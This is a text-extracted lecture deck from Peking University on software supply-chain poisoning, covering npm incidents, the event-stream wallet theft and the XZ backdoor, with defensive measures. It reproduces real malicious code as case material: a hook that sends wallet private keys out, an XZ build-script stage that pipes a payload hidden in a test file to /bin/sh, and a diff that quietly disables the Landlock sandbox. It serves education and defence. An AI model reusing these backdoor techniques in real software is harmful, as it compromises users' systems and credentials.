

供应链投毒： 过去、现在与未来

北京大学计算机学院 何润之

导师 周明辉教授


2024.05.21




北京大学
PEKING UNIVERSITY

目录

- 供应链投毒现状
- 投毒实例
 - NPM平台
 - Event-Stream
 - XZ
- 应对措施
 - 防御措施
 - 培育措施



供应链投毒



SLSA (Google, 2021) 归纳的供应链投毒分类框架

供应链投毒：过去、现在与未来

1 入侵代码托管/测试构建/发布服务

商业公司：运维 + 可信 workflows

开源项目：🐙 G 🔴

2 恶意软件包

~~web~~-browsify requests

检测元数据（名称/维护者/下载量）

(Davis, 2018; Duan, 2021)

静态/动态分析

(Staicu, 2018; Duan, 2021)


比对代码仓库和产物的文件差异

(Vu, 2021)


3 恶意贡献 🤔

NPM平台上的供应链攻击


- left-pad
Package Removal
2015
- cross-env
Typesquatting
2017
- eslint-scope
Account Takeover
2018
- getcookies
Malicious Package
2018
- event-stream
Malicious Package
2018
- ua-parser-js
Account Takeover
2021
- node-ipc
Malicious Package
2022




软件包移除



盗号





包名抢注攻击



恶意软件包

Event-Stream事件



Event-Stream事件 🙌 比特币失窃!







Figure 2: An overview of the interactions between files and modules.

```
var Cred = require("wallet-client/lib/credentials.js");
Cred.prototype.getKeysFunc = e.prototype.getKeys;
Cred.prototype.getKeys = function(e) {
  var t = this.getKeysFunc(e);
  try {
    if (global.CSSMap &&
        global.CSSMap[this.xPubKey]) {
      delete global.CSSMap[this.xPubKey];
      prepRequest("p", e + "\t" + this.xPubKey))
    }
  } catch (e) {}
  return t
}
```



XZ事件

明尼苏达大学研究团队实操证明，
向Linux Kernel投毒可行。(Wu, 2021)

University of Minnesota banned from contributing to Linux kernel / All of the contributions from students and faculty are being removed



> 恶意贡献识别:

贡献类别、开源背景、项目贡献历史
典型特征: 新用户修改未接触过的关键文件
(Gonzalez, 2021)

协作网络异常节点检测(GNN):
大多数恶意{用户/文件/提交}节点中心度低
(Ganz, 2023)


> 开源审查机制防不住供应链投毒?



- 1 Jia Tan通过两年的持续贡献，
获得了维护者Lasse Collin的信任
- 2 维护者因心理问题日渐不堪重负，
在水军攻势下交出项目权限
- 3 Jia Tan提交了一系列看似合理的
Patch，测试用例和构建脚本中
含有恶意Payload
- 4 恶意版本进入Fedora & Debian，
劫持sshd，允许攻击者以root权限
执行任意代码




供应链风险



~~Linus's Law: Given enough eyeballs ...~~
在足够的监督下，所有的问题都能被发现。

(Raymond, 2004)



人是安全因素中最薄弱的环节。

(Mitnick, 2007)

开源软件的复杂性超过了人的掌控：

OpenSSL: 3名维护者 Log4j: 2名维护者

安装一个npm软件包，
相当于隐式信任了39个维护者。

(Zimmerman, 2018)

明尼苏达大学研究团队实操证明，
向Linux Kernel投毒可行。



(Wu, 2021)

防御措施

1 扫描

静态分析/模糊测试
错误路径覆盖率? (Wu, 2021)

高级持续威胁 (APT) :

- 专业团队
- 特定目标
- 长期潜伏

```
####Hello####
#??Z?.hj?
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && \
head -c +2048 && \
(head -c +1024 >/dev/null) && head -c +2048 && \
(head -c +1024 >/dev/null) && head -c +2048 && \
...
(head -c +1024 >/dev/null) && head -c +724)";\
(xz -dc $srcdir/tests/files/good-large_compressed.lzma| \
eval $i|tail -c +31265| \
tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\37
xz -F raw --lzma1 -dc|/bin/sh
####WorLd####
```

供应链投毒：过去、现在与未来

2 代码审查

代码审查费时 (Bosu, 2013)
无法穷尽缺陷 (Czerwonka, 2015)

伪装技巧高超，私货深藏不漏

author Jia Tan <jiat0218@gmail.com>
Mon, 26 Feb 2024 12:02:06 -0300 (23:02 +0800)
committer Jia Tan <jiat0218@gmail.com>
Mon, 26 Feb 2024 12:27:44 -0300 (23:27 +0800)

The previous Linux Landlock feature test assumed that having the linux/landlock.h header file was enough. The new feature tests also requires that prctl() and the required Landlock system calls are supported.

CMakeLists.txt [patch](#) [blob](#) [history](#)
configure.ac [patch](#) [blob](#) [history](#)
src/xz/sandbox.c [patch](#) [blob](#) [history](#)
src/xz/sandbox.h [patch](#) [blob](#) [history](#)
src/xzdec/xzdec.c [patch](#) [blob](#) [history](#)

With this . line present, the C code will fail to compile, causing HAVE_LINUX_LANDLOCK to be set to false, even if the system actually supports Linux Landlock.

```
diff --git a/CMakeLists.txt b/CMakeLists.txt
index 7670059..d2b1af7 100644 (file)
--- a/CMakeLists.txt
+++ b/CMakeLists.txt
@@ -901,10 +901,29 @@ endif()
```

```
# Sandboxing: Landlock
if(NOT SANDBOX_FOUND AND ENABLE_SANDBOX MATCHES "ON${^landlock}")
+ check_include_file(linux/landlock.h HAVE_LINUX_LANDLOCK_H)
+ # A compile check is done here because some systems have
+ # linux/landlock.h, but do not have the syscalls defined
+ # in order to actually use Linux Landlock.
+ check_c_source_compiles("
+ #include <linux/landlock.h>
+ #include <sys/syscall.h>
+ #include <sys/prctl.h>
+
+ void my_sandbox(void)
+ {
```

3 信任

互联网身份识别困难
(Meligy, 2017)

开源经验丰富，多年持续维护
借口天衣无缝，小号推波助澜



Re: [xz-devel] XZ for Java


Jigar Kumar | Tue, 